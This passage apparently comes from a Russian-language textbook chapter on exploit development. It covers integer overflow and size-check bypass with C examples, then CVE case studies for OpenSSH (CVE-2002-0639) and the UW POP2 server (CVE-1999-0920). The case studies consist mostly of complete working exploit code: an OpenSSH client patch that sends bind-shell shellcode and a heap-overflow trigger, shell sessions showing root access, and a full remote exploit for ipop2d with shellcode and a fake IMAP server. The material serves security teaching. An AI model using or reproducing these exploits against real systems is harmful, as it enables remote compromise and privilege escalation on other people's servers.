Переполнение целого числа (integer wrapping) возникает, когда в результате увеличения целое число достигает максимально допустимого значения и при переходе через него становится равным нулю, а затем принимает небольшие значения. Точно также, переход через нуль происходит в результате уменьшения небольшого целого числа, в результате оно начинает принимать большие значения. В следующих примерах фигурирует исключительно функция `malloc`, но проблема не связана именно с ней или вообще какой-то отдельной функцией из библиотеки LIBC. Мы будем рассматривать только переход через максимальное значение, а стало быть, лишь операции сложения и умножения. Но не забывайте и о переходе через ноль в результате вычитания и деления. В примере 11.7 показано, как может возникать переполнение целого при сложении.

Пример 11.7. Переполнение целого числа при сложении

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(void)
5 {
6     unsigned int i, length1, length2;
7     char *buf;
8
9     // максимальное 32-разрядное беззнаковое целое равно 4294967295
10    length1 = 0xffffffff;
11    length2 = 0x1;
12
13    // выделить память для хранения length1 + 1 байтов
14    buf = (char *) malloc(length1 + length2);
15
16    // напечатать длину и содержимое буфера в 16-ричном виде
17    printf("length1: %x\tlength2: %x\ttotal: %x\tbuf: %s\n",
18           length1, length2, length1 + length2, buf);
19
20    // писать в буфер "A", пока не будет заполнено length1 байтов
21    for (i=0; i<length1; i++) buf[i] = 0x41;
22
23    // в последнюю позицию буфера записать 0
24    buf[i] = 0x0;
25
26    // напечатать длину и содержимое буфера в 16-ричном виде
27    printf("length1: %x\tlength2: %x\ttotal: %x\tbuf: %s\n",
28           length1, length2, length1 + length2, buf);
29
30    return 0;
31 }
```

Анализ

- В строках 10 и 11 инициализируются две переменные `length1` и `length2`.
- В строке 14 они складываются для получения полной длины буфера, но до выделения для него памяти. Переменная `length1` равна `0xffffffff`, то есть максимальному 32-разрядному беззнаковому целому. Когда к `length1` прибавляется 1, хранящаяся в `length2`, вычисленный в строке 14 размер буфера оказывается равен 0, так как `0xffffffff + 1 = 0x100000000`, но это число не представимо 32 битами, поэтому старший бит отбрасывается и остается `0x00000000`, то есть 0. Это и называется переполнением целого.
- Таким образом, размер буфера `buf` равен 0. В строке 20 производится попытка заполнить буфер символами `0x41` (буква 'A'). При этом `length2` не учитывается, так как в последний байт мы собираемся записать ноль.
- В строке 23 в последний байт буфера записывается 0.

Если эту программу откомпилировать и выполнить, то произойдет аварийный выход. Причина в том, что мы пытаемся записать 4294967295 букв 'A' в буфер нулевой длины. Если переменной *length1* присвоить значение 0xffffffffe, а *length2* – значение 2, поведение будет аналогичным. Если же *length1* = 0x5, а *length2* = 0x1, то мы получим «нормальное поведение».

Пример 11.7 может показаться надуманным и непрактичным, так как он не предполагает никакого взаимодействия с пользователем, и программа немедленно «грохается» в «уязвимом» случае. Но в нем продемонстрированы проблемы, которые могут возникнуть и в реальных программах из-за переполнения целых чисел. Например, обращение к *malloc* в строке 1 на практике чаще выглядит так: *buf = (char *) malloc(length1 + 1)*. Единица в этом случае нужна для резервирования места под нулевой байт, поскольку все строки должны завершаться нулем, иначе возможно переполнение стека или затирание кучи. Конечно же, в реальном приложении переменной *length1* не будет присвоено литеральное значение 0xffffffff. Обычно оно вычисляется на основе «данных, полученных от пользователя». Логическая ошибка возникла потому, что программист предположил, что пользователь введет «нормальное» значение, а не такое большое, как 4294967295. Но не забывайте, что внешние данные могут поступать из самых разных источников: переменные окружения, аргументы в командной строке, конфигурационный параметр, число отправленных приложению пакетов, поле в заголовке сетевого протокола и ттому подобных. Поэтому если значение *length* должно задаваться пользователем и никак иначе, то в программе следует проверять, что оно укладывается в определенный программистом разумный диапазон. Ошибка переполнения при умножении, показанная в примере 11.8, очень похожа на рассмотренную выше.

Пример 11.8. Переполнение целого числа при умножении

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(void)
5 {
6     unsigned int i, length1, length2;
7     char *buf;
8
9     // 0xffffffff/5 в 16-ричном или 1073741824 в десятичном виде
10    length1 = 0x33333333;
11    length2 = 0x5;
12
13    // выделить память для хранения length1*length2 + 1 байтов
14    buf = (char *) malloc(length1*length2 + 1);
15
16    // напечатать длину и содержимое буфера в 16-ричном виде
```

```

17    printf("length1: %x\tlength2: %x\ttotal: %x\tbuf: %s\n",
           length1, length2, length1*length2 + 1, buf);
18
19    // заполнить буфер символами "A"
20    for (i=0; i<(length1*length2); i++) buf[i] = 0x41;
21
22    // в последнюю позицию буфера записать 0
23    buf[i] = 0x0;
24
25    // напечатать длину и содержимое буфера в 16-ричном виде
26    printf("length1: %x\tlength2: %x\ttotal: %x\tbuf: %s\n",
           length1, length2, length1*length2 + 1, buf);
27
28    return 0;
29 }
```

Анализ

Две переменные (*length1* и *length2*) перемножаются для вычисления размера буфера, и к результату прибавляется 1 (для нулевого байта). Максимально возможное 32-разрядное беззнаковое число равно 0xffffffff. В данном случае следует рассматривать значение *length2* (5) как «защитное» в код приложения. Чтобы размер буфера обратился в 0, значение *length1* должно быть равно 0x33333333, так как 0x33333333 * 5 = 0xffffffff. После прибавления 1 мы в результате переполнения получаем 0, то есть выделяется память для буфера нулевой длины. Когда в строке 20 мы пытаемся писать в этот буфер, программа аварийно завершается. Эта ошибка переполнения при умножении очень похожа на ту, что была обнаружена в пакете OpenSSH.

Обход проверки размера

В программах часто встречаются проверки, призванные гарантировать, что тот или иной код будет выполнен лишь при условии, что некое целое число больше или меньше другого числа. Иногда такие проверки вставляют, чтобы защититься от ошибок, связанных с переполнением целого, рассмотренных выше. Чаще всего подобная проверка выполняется, если переменная интерпретируется как максимальное число ответов или размер буфера, чтобы злонамеренный пользователь не попытался превысить ожидаемый порог. Такая тактика действительно может защитить от переполнения. Но к несчастью для благоразумного программиста даже простой знак «больше» или «меньше» может иметь печальные последствия для безопасности, поэтому требуется дополнительный код.

В примере 11.9 показано, как с помощью проверки переменной определяется дальнейший путь выполнения программы и, что более важно, как переполнение целого позволяет эту проверку обойти.

Пример 11.9. Обход проверки беззнакового целого числа с помощью переполнения

```

1 #include <stdio.h>
2
3 int main(void)
4 {
5     unsigned int num;
6
7     num = 0xffffffff;
8     num++;
9
10    if (num > 512)
11    {
12        printf("Слишком большое число, выходим\n");
13        return -1;
14    } else {
15        printf("Тест на длину пройден.\n");
16    }
17
18    return 0;
19 }
```

Анализ

Можете считать, что значение переменной *num* в строке 7 поступило из внешнего источника. В строке 8 производится некая манипуляция с этой переменной, являющаяся частью алгоритма, а в строке 10 выполняется собственно проверка, то есть указанное число (плюс 1) сравнивается с 512. В данном случае число равно 4294967925. Ясно, что оно больше 512, но стоило добавить к нему 1, как оно обратилось в нуль, и проверка дала отрицательный результат.

Чтобы обойти проверку размера, вовсе необязательно устраивать переполнение целого, да и число не обязано быть беззнаковым. В реальных программах часто обходятся проверки, в которых участвуют целые числа со знаком. Один такой случай продемонстрирован в примере 11.10.

Пример 11.10. Обход проверки, в которой участвует число со знаком, без переполнения

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 #define BUFSIZE 1024
6
7 int main(int argc, char *argv[])
8 {
```

```

9     char inputbuf[BUFSIZE] = {0}, outputbuf[BUFSIZE] = {0};
10    int num, limit = BUFSIZE;
11
12    if (argc != 3) return -1;
13
14    strncpy(inputbuf, argv[2], BUFSIZE-1);
15    num = atoi(argv[1]);
16
17    printf("num: %x\tinputbuf: %s\n", num, inputbuf);
18
19    if (num > limit)
20    {
21        printf("Слишком большое, выходим.\n");
22        return -1;
23    } else {
24        memcpy(outputbuf, inputbuf, num);
25        printf("outputbuf: %s\n", outputbuf);
26    }
27
28    return 0;
29 }
```

Анализ

По умолчанию, все целые знаковые, если явно не указан модификатор `unsigned`. Но не забывайте о «тихом» приведении типов. Чтобы обойти проверку в строке 19, достаточно в качестве первого аргумента программы в командной строке задать отрицательное число. Попробуйте, например, выполнить такие команды:

```

$ gcc -p example example.c
$ ./example -200 `perl -e 'print "A"x2000``
```

В этом случае в *outputbuf* не будут записаны буквы 'A', поскольку отрицательное значение -200 пройдет проверку в строке 19, после чего произойдет затирание кучи, так как *memcpy* попытается писать в память за пределами буфера.

Другие ошибки, связанные с целыми числами

Ошибки возникают также из-за сравнения 16-разрядных и 32-разрядных чисел, осознанной или нет. Впрочем, подобные ошибки в промышленных программах встречаются редко, так как, скорее всего, будут обнаружены отделом контроля качества или конечным пользователем. При работе с символами Unicode, а также с функциями для манипуляций символами типа *wchar_t*

в программах для Windows, на вычисление длин буферов и размеры переменных целочисленных типов также надо обращать внимание.

Хотя рассмотренные выше ошибки из-за переполнения целых касались только беззнаковых 32-разрядных чисел, но все то же самое относится и к целым со знаком, и к коротким целым (типа `short`), и к 64-разрядной арифметике, и к прочим числовым величинам.

Как правило, чтобы ошибка при работе с целыми привела к переполнению стека или затиранию кучи и, следовательно, к возможности написания эксплойта, злонамеренный пользователь должен иметь прямой или косвенный контроль над какой-то переменной, определяющей размер. Маловероятно, что он получит прямой контроль, скажем, возможность указать размер в командной строке, хотя всякое бывает. Скорее, программа вычислит неверную длину исходя из других данных, введенных или отправленных пользователем.

Пример: уязвимость OpenSSH из-за переполнения целого в процедуре оклика/отзыва CVE-2002-0639

В популярном приложении OpenSSH была обнаружена уязвимость в последовательности аутентификации. Ей можно воспользоваться только, если серверное приложение SSH поддерживает механизмы аутентификации `skey` и `bsdauth`. В большинстве дистрибутивов операционных систем эти две опции при компиляции сервера не задаются. Но в OpenBSD обе по умолчанию включены.

Детали уязвимости

Это классический пример уязвимости из-за переполнения целого числа. Ошибка допущена в следующем фрагменте:

```
1 nresp = packet_get_int();
2 if (nresp > 0) {
3     response = xmalloc(nresp * sizeof(char*));
4     for (i = 0; i < nresp; i++) {
5         response[i] = packet_get_string(NULL);
6     }
7 }
```

У противника есть возможность воздействовать на значение *nresp* (строка 1), изменив код SSH-клиента. В результате изменится объем памяти, выделен-

ной функцией *xmalloc* в строке 3. Если значение *nresp* окажется велико, например, `0x40000400`, то возникнет переполнение целого и *xmalloc* выделит всего 4096 байтов. Затем OpenSSH попытается записать *nresp* указателей в выделенный массив (строки 4-6), что приведет к затиранию кучи.

Детали эксплойта

Реализация эксплойта для этой уязвимости тривиальна. В OpenSSH используются многообразные указатели на функции очистки. Все они вызывают код, размещенный в куче. Поместив shell-код по любому из этих адресов, можно заставить программу его выполнить и, стало быть, получить оболочку с правами `root`.

Пример вывода от программы `sshd`, запущенной в режиме отладки (`sshd -dd`):

```
debug1: auth2_challenge_start: trying authentication method 'bsdauth'
Postponed keyboard-interactive for test from 127.0.0.1 port 19170 ssh2
buffer_get: trying to get more bytes 4 than in buffer 0
debug1: Calling cleanup 0x62000(0x0)
```

Таким образом, нам достаточно разместить свой shell-код по адресу `0x62000`. Это совсем просто, нужно лишь записать его в кучу, когда буфер переполнится, а затем скопировать куда нужно.

Кристоф Девин (Christophe Devine) (`devine@iie.cnam.fr`) написал заплату для клиента OpenSSH, которая включает и код эксплойта. Его заплатка и инструкции к ней прилагаются:

```
1 1. Загрузить openssh-3.2.2p1.tar.gz и раскрыть архив
2
3 ~ $ tar -xvzf openssh-3.2.2p1.tar.gz
4
5 2. Наложить приведенную ниже заплату, выполнив команды:
6
7 ~/openssh-3.2.2p1 $ patch < path_to_diff_file
8
9 3. Откомпилировать залатанного клиента
10
11 ~/openssh-3.2.2p1 $ ./configure && make ssh
12
13 4. Запустить "исправленный" ssh:
14
15 ~/openssh-3.2.2p1 $ ./ssh root:skey@localhost
16
17 5. Если эксплойт сработал, можно соединиться с портом 128 с другого терминала:
18
19 ~ $ nc localhost 128
```

```

20 uname -a
21 OpenBSD nice 3.1 GENERIC#59 i386
22 id
23 uid=0(root) gid=0(wheel) groups=0(wheel)
24
25 - sshconnect2.c      Sun Mar 31 20:49:39 2002
26 +++ evil-sshconnect2.c  Fri Jun 28 19:22:12 2002
27 @@ -839,6 +839,56 @@
28  /*
29   * разобрать INFO_REQUEST, запросить пользователя и послать
30   * INFO_RESPONSE
31   */
32 +
33 +int do_syscall( int nb_args, int syscall_num, ... );
34 +void shellcode( void )
35 +{
36 +    int server_sock, client_sock, len;
37 +    struct sockaddr_in server_addr;
38 +    char rootshell[12], *argv[2], *envp[1];
39 +
40 +    server_sock = do_syscall( 3, 97, AF_INET, SOCK_STREAM, 0 );
41 +    server_addr.sin_addr.s_addr = 0;
42 +    server_addr.sin_port = 32768;
43 +    server_addr.sin_family = AF_INET;
44 +    do_syscall( 3, 104, server_sock,
45 +        (struct sockaddr *) &server_addr, 16 );
46 +    do_syscall( 2, 106, server_sock, 1 );
47 +    client_sock = do_syscall( 3, 30, server_sock, (struct sockaddr *)
48 +        &server_addr, &len );
49 +    do_syscall( 2, 90, client_sock, 0 );
50 +    do_syscall( 2, 90, client_sock, 1 );
51 +    do_syscall( 2, 90, client_sock, 2 );
52 +    * (int *) ( rootshell + 0 ) = 0x6E69622F;
53 +    * (int *) ( rootshell + 4 ) = 0x0068732f;
54 +    * (int *) ( rootshell + 8 ) = 0;
55 +    argv[0] = rootshell;
56 +    argv[1] = 0;
57 +    envp[0] = 0;
58 +    do_syscall( 3, 59, rootshell, argv, envp );
59 +}
60 +
61 +int do_syscall( int nb_args, int syscall_num, ... )
62 +{
63 +    int ret;
64 +    asm(
65 +        "mov    8(%ebp), %eax; "
66 +        "add    $3,%eax; "
67 +        "shl    $2,%eax; "

```

```

68 + "add    %ebp,%eax; "
69 + "mov     8(%ebp), %ecx; "
70 + "push_args: "
71 + "push    (%eax); "
72 + "sub     $4, %eax; "
73 + "loop    push_args; "
74 + "mov     12(%ebp), %eax; "
75 + "push    $0; "
76 + "int     $0x80; "
77 + "mov     %eax,-4(%ebp)"
78 + );
79 +     return( ret );
80 +}
81 +
82 void
83 input_userauth_info_req(int type, u_int32_t seq, void *ctxt)
84 {
85 @@ -865,7 +915,7 @@
86     xfree(inst);
87     xfree(lang);
88
89 -    num_prompts = packet_get_int();
90 +    num_prompts = 1073741824 + 1024;
91     /*
92      * Начать построение пакета INFO_RESPONSE, включающем нужно число
93      * приглашений. Мы обязуемся послать правильное число ответов,
94 @@ -874,6 +924,13 @@
95     */
96     packet_start(SSH2_MSG_USERAUTH_INFO_RESPONSE);
97     packet_put_int(num_prompts);
98 +
99 +    for( i = 0; i < 1045; i++ )
100 +        packet_put_cstring( "xxxxxxxxxx" );
101 +
102 +    packet_put_string( shellcode, 2047 );
103 +    packet_send();
104 +    return;
105
106     debug2("input_userauth_info_req: num_prompts %d", num_prompts);
107     for (i = 0; i < num_prompts; i++) {

```

Ниже приведен пример сеанса связи с использованием модифицированного клиента ssh, содержащего код эксплойта:

```

1 $ ssh root:skey@127.0.0.1&
2 $ telnet 127.0.0.1 128
3 id;
4 uid=0 (root) gid=0 (wheel)
5

```

Это эксплоит присваивает переменной *nresp* значение 0x40000400, заставляя *malloc* выделить 4096 байтов памяти. При этом в цикл копируется гораздо больше данных, которые выходят за границу буфера и затирают кучу. В OpenSSH есть много указателей на функции, которые находятся в куче вслед за выделенным буфером. Эксплоит копирует shell-код непосредственно в кучу в надежде, что SSH выполнит его, когда вызовет функцию очистки, а так оно чаще всего и бывает.

Пример: уязвимость в UW POP2, связанная с переполнением буфера, CVE-1999-0920

В версии 4.4 и более ранних POP2-сервера разработки Вашингтонского университета имеется ошибка, связанная с переполнением буфера. Атака на нее позволяет получить удаленный доступ к системе от имени пользователя «nobody».

Детали уязвимости

Ошибка допущена в следующем фрагменте программы:

```
1 short c_fold (char *t)
2 {
3     unsigned long i,j;
4     char *s, tmp[TMPLEN];
5     if (!(t && *t)) {          // проверим, что аргумент задан
6         puts("- Не задано имя почтового ящика\015");
7         return DONE;
8     }
9         // уничтожить старый поток
10    if (stream && nmsgs) mail_expunge (stream);
11    nmsgs = 0;                // больше нет сообщений
12    if (msg) fs_give ((void **) &msg);
13        // не разрешаем прокси покинуть IMAP
14    if (stream && stream->mailbox &&
        (s = strchr (stream->mailbox, ' '))) {
15        strncpy(tmp, stream->mailbox, i = (++s - stream->mailbox));
16        strcpy (tmp+i, t);    // добавить почтовый ящик
17        t = tmp;
18 }
```

В строке 16 вызывается функция *strcpy*, которая копирует данные, поступившие от пользователя (на них указывает переменная *t*), в буфер *tmp*. Если злонамеренный пользователь пошлет POP2-серверу команду *FOLD* длины, большей чем *TMPLN*, то произойдет переполнение стека, и, значит, открывается возможность для удаленной атаки. Чтобы воспользоваться этой уязвимостью, противник должен убедить POP2-сервер соединиться с доверенным IMAP-сервером, на котором есть действующая учетная запись. После того как такой «анонимный прокси» организован, можно отправлять команду *FOLD*.

После переполнения в стеке оказываются посланные пользователем данные, которые затирают сохраненное значение регистра EIP. Подготовив строку, которая содержит команды NOP, shell-код и адрес возврата, атакующий сможет получить удаленный доступ к системе с правами пользователя «nobody». Ниже приведен код эксплойта.

```
1 #include <stdio.h>
2 #include <errno.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <stdlib.h>
6 #include <netdb.h>
7 #include <netinet/in.h>
8 #include <sys/socket.h>
9
10 #define RET 0xbffff64e
11 #define max(a, b) ((a) > (b) ? (a):(b))
12
13 int shell(int);
14 int imap_server();
15 void usage(char *);
16 int connection(char *);
17 int get_version(char *);
18 unsigned long resolve(char *);
19
20 char shellcode[] =
21     "\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
22     "\x89\xe3\x52\x54\x54\x59\x6a\x0b\x58\xcd\x80";
23
24 struct platform {
25     char *version;
26     int offset;
27     int align;
28 };
29
30 struct platform targets[4] =
31 {
```



```

32 { "v4.46", 0, 3 },
33 { "v3.44", 0, 0 },
34 { "v3.35", 0, 0 },
35 { NULL, 0, 0 }
36 };
37
38 int main(int argc, char **argv)
39 {
40     int sockfd, i, opt, align, offset, t;
41     char *host, *local, *imap, *user, *pass;
42     unsigned long addr;
43     char sendbuf[1024], voodoo[1004], hello[50];
44     struct platform *target;
45
46     host = local = imap = user = pass = NULL;
47     t = -1;
48     offset = align = 0;
49
50     setvbuf(stdout, NULL, _IONBF, 0);
51
52     printf("Linux ipop2d buffer overflow exploit by bind / 1999\n\n");
53
54     while((opt = getopt(argc, argv, "v:l:i:u:p:a:o:t:")) != EOF) {
55         switch(opt) {
56             case 'v': host = optarg; break;
57             case 'l': local = optarg; break;
58             case 'i': imap = optarg; break;
59             case 'u': user = optarg; break;
60             case 'p': pass = optarg; break;
61             case 'a': align = atoi(optarg); break;
62             case 'o': offset = atoi(optarg); break;
63             case 't': t = atoi(optarg); break;
64             default: usage(argv[0]); break;
65         }
66     }
67
68     if(!host)
69         usage(argv[0]);
70
71     if(!local && !imap) {
72         printf("Необходимо указать IMAP-сервер или ваш IP-адрес \n");
73         exit(-1);
74     }
75
76     if(imap && !user) {
77         printf("Для стороннего IMAP-сервера задайте имя пользователя\n");
78         exit(-1);
79     }
80

```

```

81     if(imap && !pass) {
82         printf("Для стороннего IMAP-сервера задайте пароль\n");
83         exit(-1);
84     }
85
86     if(!imap) {
87         if(geteuid()) {
88             printf("Ошибка: для работы с псевдо IMAP-сервером нужны "
89                 "права root\n");
90             exit(-1);
91         }
92
93         if(t < 0) {
94             printf("Определяю версию сервера.");
95             t = get_version(host);
96         }
97
98         target = &targets[t];
99
100         if(imap)
101             snprintf(hello, sizeof(hello), "HELO %s:%s %s\r\n", imap, user,
102                 pass);
103         else
104             snprintf(hello, sizeof(hello), "HELO %s:test test\r\n", local);
105         align += 64 - (strlen(hello) - 2);
106
107         sockfd = connection(host);
108         if(sockfd < 0) {
109             printf(".ошибка\n");
110             exit(-1);
111         }
112
113         send(sockfd, hello, strlen(hello), 0);
114
115         if(!imap) {
116             if(imap_server() < 0) {
117                 close(sockfd);
118                 exit(-1);
119             }
120         } else {
121             printf("Жду пока IMAP-сервер не аутентифицирует POP2");
122             for(i = 0; i < 10; i++) {
123                 printf(".");
124                 sleep(1);
125                 if(i == 9) printf("завершено\n");
126             }
127         }

```

```

128
129 putchar('\n');
130
131
132 memset(voodoo, 0x90, 1004);
133 memcpy(voodoo + 500, shellcode, strlen(shellcode));
134
135 addr = RET - target->offset - offset;
136
137 for(i = (strlen(shellcode) + (600 + target->align+align));
138     i <= 1004; i += 4)
139     *(long *)&voodoo[i] = addr;
140
141 snprintf(sendbuf, sizeof(sendbuf), "FOLD %s\n", voodoo);
142 send(sockfd, sendbuf, strlen(sendbuf), 0);
143 shell(sockfd);
144
145 exit(0);
146 }
147
148 int get_version(char *host)
149 {
150     int sockfd, i;
151     char recvbuf[1024];
152
153     sockfd = connection(host);
154     if(sockfd < 0)
155         return(-1);
156
157     recv(sockfd, recvbuf, sizeof(recvbuf), 0);
158
159     for(i = 0; targets[i].version != NULL; i++) {
160         printf(".");
161         if(strstr(recvbuf, targets[i].version) != NULL) {
162             printf("adjusted for %s\n", targets[i].version);
163             close(sockfd);
164             return(i);
165         }
166     }
167
168     close(sockfd);
169     printf("никаких изменений не сделано\n");
170     return(0);
171 }
172
173 int connection(char *host)
174 {
175     int sockfd, c;

```

```

176 struct sockaddr_in sin;
177
178 sockfd = socket(AF_INET, SOCK_STREAM, 0);
179 if(sockfd < 0)
180     return(sockfd);
181
182 sin.sin_family = AF_INET;
183 sin.sin_port = htons(109);
184 sin.sin_addr.s_addr = resolve(host);
185
186 c = connect(sockfd, (struct sockaddr *)&sin, sizeof(sin));
187 if(c < 0) {
188     close(sockfd);
189     return(c);
190 }
191
192 return(sockfd);
193 }
194
195 int imap_server()
196 {
197     int ssockfd, csockfd, clen;
198     struct sockaddr_in ssin, csin;
199     char sendbuf[1024], recvbuf[1024];
200
201     ssockfd = socket(AF_INET, SOCK_STREAM, 0);
202     if(ssockfd < 0)
203         return(ssockfd);
204
205     ssin.sin_family = AF_INET;
206     ssin.sin_port = ntohs(143);
207     ssin.sin_addr.s_addr = INADDR_ANY;
208
209     if(bind(ssockfd, (struct sockaddr *)&ssin, sizeof(ssin)) < 0) {
210         printf("\nError: bind() failed\n");
211         return(-1);
212     }
213
214     printf("Псевдо IMAP-сервер ждет соединения.");
215
216     if(listen(ssockfd, 10) < 0) {
217         printf("\nОшибка listen()\n");
218         return(-1);
219     }
220
221     printf(".");
222
223     clen = sizeof(csin);
224     memset(&csin, 0, sizeof(csin));

```

```

225
226 csockfd = accept(sockfd, (struct sockaddr *)&csin, &clen);
227 if(csockfd < 0) {
228     printf("\n\nОшибка accept()\n");
229     close(sockfd);
230     return(-1);
231 }
232
233 printf(".");
234
235 snprintf(sendbuf, sizeof(sendbuf),
236         "** OK localhost IMAP4rev1 2001\r\n");
237
238 send(csockfd, sendbuf, strlen(sendbuf), 0);
239
240 recv(csockfd, recvbuf, sizeof(recvbuf), 0);
241
242 printf(".");
243
244 snprintf(sendbuf, sizeof(sendbuf),
245         "** CAPABILITY IMAP4REV1 IDLE NAMESPACE MAILBOX-REFERRALS SCAN"
246         " SORT THREAD=REFERENCES THREAD=ORDEREDSUBJECT MULTIAPPEND"
247         " LOGIN-REFERRALS AUTH=LOGIN\r\n"
248         " 00000000 OK CAPABILITY completed\r\n");
249 send(csockfd, sendbuf, strlen(sendbuf), 0);
250 recv(csockfd, recvbuf, sizeof(recvbuf), 0);
251
252 printf(".");
253
254 snprintf(sendbuf, sizeof(sendbuf), "+ VXNlciBOYW1lAA==\r\n");
255 send(csockfd, sendbuf, strlen(sendbuf), 0);
256 recv(csockfd, recvbuf, sizeof(recvbuf), 0);
257
258 printf(".");
259
260 snprintf(sendbuf, sizeof(sendbuf), "+ UGFzc3dvcmQA\r\n");
261 send(csockfd, sendbuf, strlen(sendbuf), 0);
262 recv(csockfd, recvbuf, sizeof(recvbuf), 0);
263
264 printf(".");
265
266 snprintf(sendbuf, sizeof(sendbuf),
267         "** CAPABILITY IMAP4REV1 IDLE NAMESPACE MAILBOX-REFERRALS SCAN "
268         "SORT THREAD=REFERENCES THREAD=ORDEREDSUBJECT MULTIAPPEND\r\n"
269         "00000001 OK AUTHENTICATE completed\r\n");
270 send(csockfd, sendbuf, strlen(sendbuf), 0);
271 recv(csockfd, recvbuf, sizeof(recvbuf), 0);
272
273 printf(".");

```

```

273
274 snprintf(sendbuf, sizeof(sendbuf),
275         "** 0 EXISTS\r\n* 0 RECENT\r\n"
276         "** OK [UIDVALIDITY 1] UID validity status\r\n"
277         "** OK [UIDNEXT 1] Predicted next UID\r\n"
278         "** FLAGS (\\Answered \\Flagged \\Deleted \\Draft \\Seen)\r\n"
279         "** OK [PERMANENT FLAGS ( ) ] Permanent flags\r\n"
280         "00000002 OK [ READ-WRITE] SELECT completed\r\n");
281
282 send(csockfd, sendbuf, strlen(sendbuf), 0);
283
284 printf("completed\n");
285
286 close(csockfd);
287 close(sockfd);
288
289 return(0);
290 }
291
292 int shell(int sockfd)
293 {
294     fd_set fds;
295     int fmax, ret;
296     char buf[1024];
297
298     fmax = max(fileno(stdin), sockfd) + 1;
299
300     for(;;) {
301         FD_ZERO(&fds);
302         FD_SET(fileno(stdin), &fds);
303         FD_SET(sockfd, &fds);
304         if(select(fmax, &fds, NULL, NULL, NULL) < 0) {
305             perror("select()");
306             close(sockfd);
307             exit(-1);
308         }
309         if(FD_ISSET(sockfd, &fds)) {
310             bzero(buf, sizeof buf);
311             if((ret = recv(sockfd, buf, sizeof buf, 0)) < 0) {
312                 perror("recv()");
313                 close(sockfd);
314                 exit(-1);
315             }
316             if(!ret) {
317                 fprintf(stderr, "Connection closed\n");
318                 close(sockfd);
319                 exit(-1);
320             }
321             write(fileno(stdout), buf, ret);

```

```

322     }
323     if(FD_ISSET(fileno(stdin), &fds)) {
324         bzero(buf, sizeof buf);
325         ret = read(fileno(stdin), buf, sizeof buf);
326         errno = 0;
327         if(send(sockfd, buf, ret, 0) != ret) {
328             if(errno)
329                 perror("send()");
330             else
331                 fprintf(stderr, "Потеряны данные при передаче\n");
332             close(sockfd);
333             exit(-1);
334         }
335     }
336 }
337 }
338
339 void usage(char *arg)
340 {
341     int i;
342
343     printf("Usage: %s [-v <victim>] [-l <localhost>] [-t <target>] "
344           "[options]\n"
345           "\nOptions:\n"
346           "  [-i <imap server>]\n"
347           "  [-u <imap username>]\n"
348           "  [-p <imap password>]\n"
349           "  [-a <alignment>]\n"
350           "  [-o <offset>]\n"
351           "\nTargets:\n", arg);
352
353     for(i = 0; targets[i].version != NULL; i++)
354         printf("  [%d] - POP2 %s\n", i, targets[i].version);
355     exit(-1);
356 }
357
358 unsigned long resolve(char *hostname)
359 {
360     struct sockaddr_in sin;
361     struct hostent *hent;
362
363     hent = gethostbyname(hostname);
364     if(!hent)
365         return 0;
366
367     bzero((char *) &sin, sizeof(sin));
368     memcpy((char *) &sin.sin_addr, hent->h_addr, hent->h_length);
369     return sin.sin_addr.s_addr;
370 }

```

Этот эксплойт имитирует поведение IMAP-сервера, позволяя атакующему обойтись без внешнего IMAP-сервера с действующей учетной записью. Действия, вызывающие переполнение стека, довольно просты. В строках 107–111 устанавливается соединение с POP2-сервером. Затем эксплойт вызывает функцию *imap_server*, создающую имитацию IMAP-сервера. Этот «IMAP-сервер» посылает POP2-серверу строку HELO, заставляя его соединиться с IMAP-сервером, чтобы проверить существование указанного пользователя. Когда POP2-сервер подтверждает успешность операции, ему посылается команда *FOLD* (строка 140) со специально подготовленным аргументом, который вызывает переполнение стека и выполнение произвольного кода.

Резюме

Для успешного написания эксплойта, направленного против переполнения буфера, нужно хорошо разбираться в методах отладки, архитектуре системы и организации памяти. Структура shell-кода в сочетании с ограничениями, накладываемыми конкретной уязвимостью, могут как затруднить, так и поспособствовать результативной работе эксплойта. Если другие данные в стеке или в куче уменьшают объем памяти, доступной shell-коду, то требуется оптимизировать shell-код в соответствии с задачей, стоящей перед атакующим. Знание того, как прочесть и модифицировать существующий shell-код или написать свой собственный, совершенно необходимо для практического создания эксплойтов.

Переполнение стека и затирание кучи когда-то были самыми серьезными проблемами при разработке программного обеспечения с точки зрения потенциального риска компрометации. Но теперь их место занимают более новые и трудные для обнаружения ошибки при работе с целыми числами. К этому классу относятся широкий спектр ошибок, в том числе несоответствие типов и ошибки умножения.

Обзор изложенного материала

Программирование сокетов и привязки к порту в эксплойтах

- ☑ Параметр *domain* определяет метод коммуникации и для сокетов, использующих протоколы TCP/IP, чаще всего равен AF_INET.
- ☑ Параметр *sockfd* – это дескриптор инициализированного сокета, возвращаемый функцией *socket*. Она обязательно должна вызываться перед попыткой установить соединение. Структура *serv_addr* содержит IP-адрес и порт получателя.
- ☑ При написании эксплойтов иногда бывает необходимо установить обратное соединение и создать некое подобие сервера. Для реализации функций сервера нужны четыре функции: *socket*, *bind*, *listen* и *accept*.

Эксплойты для переполнения стека

- ☑ Переполнение буфера, расположенного в стеке, на сегодня считается самой распространенной из ошибок, допускающих атаку с помощью эксплойта. В этом случае данные пишутся за пределами буфера, затирая стек, что приводит к непредсказуемому поведению и часто становится причиной компрометации.

- ☑ Свыше сотни функций в стандартной библиотеке LIBC чреваты проблемами для безопасности системы. Серьезность этих проблем варьируется от незначительной (скажем, «псевдослучайные числа, генерируемые *srand()*, недостаточно случайны») до критической («может привести к повышению привилегий при неправильном использовании», как, например, *printf()*).

Эксплойты для затирания кучи

- ☑ Куча – это область, из которой приложение выделяет память динамически, во время выполнения. Часто переполняются буферы, память для которых выделена из кучи, и эксплойты для таких ошибок пишутся иначе, чем для переполнений буфера в стеке.
- ☑ В отличие от переполнения стека такие ошибки плохо воспроизводятся, и для их эксплуатации применяются различные приемы.
- ☑ Приложение выделяет память из кучи по мере необходимости. Для этого применяется функция *malloc()*. Ей передается число требуемых байтов, а возвращает она указатель на выделенную область памяти.

Эксплойты для ошибок при работе с целыми числами

- ☑ Переполнение целого числа возникает, когда в результате увеличения целое число достигает максимально допустимого значения и при переходе через него становится равным нулю, а затем принимает небольшие значения.
- ☑ Переход через ноль происходит также в результате уменьшения большого целого числа, в результате чего оно начинает принимать большие значения.
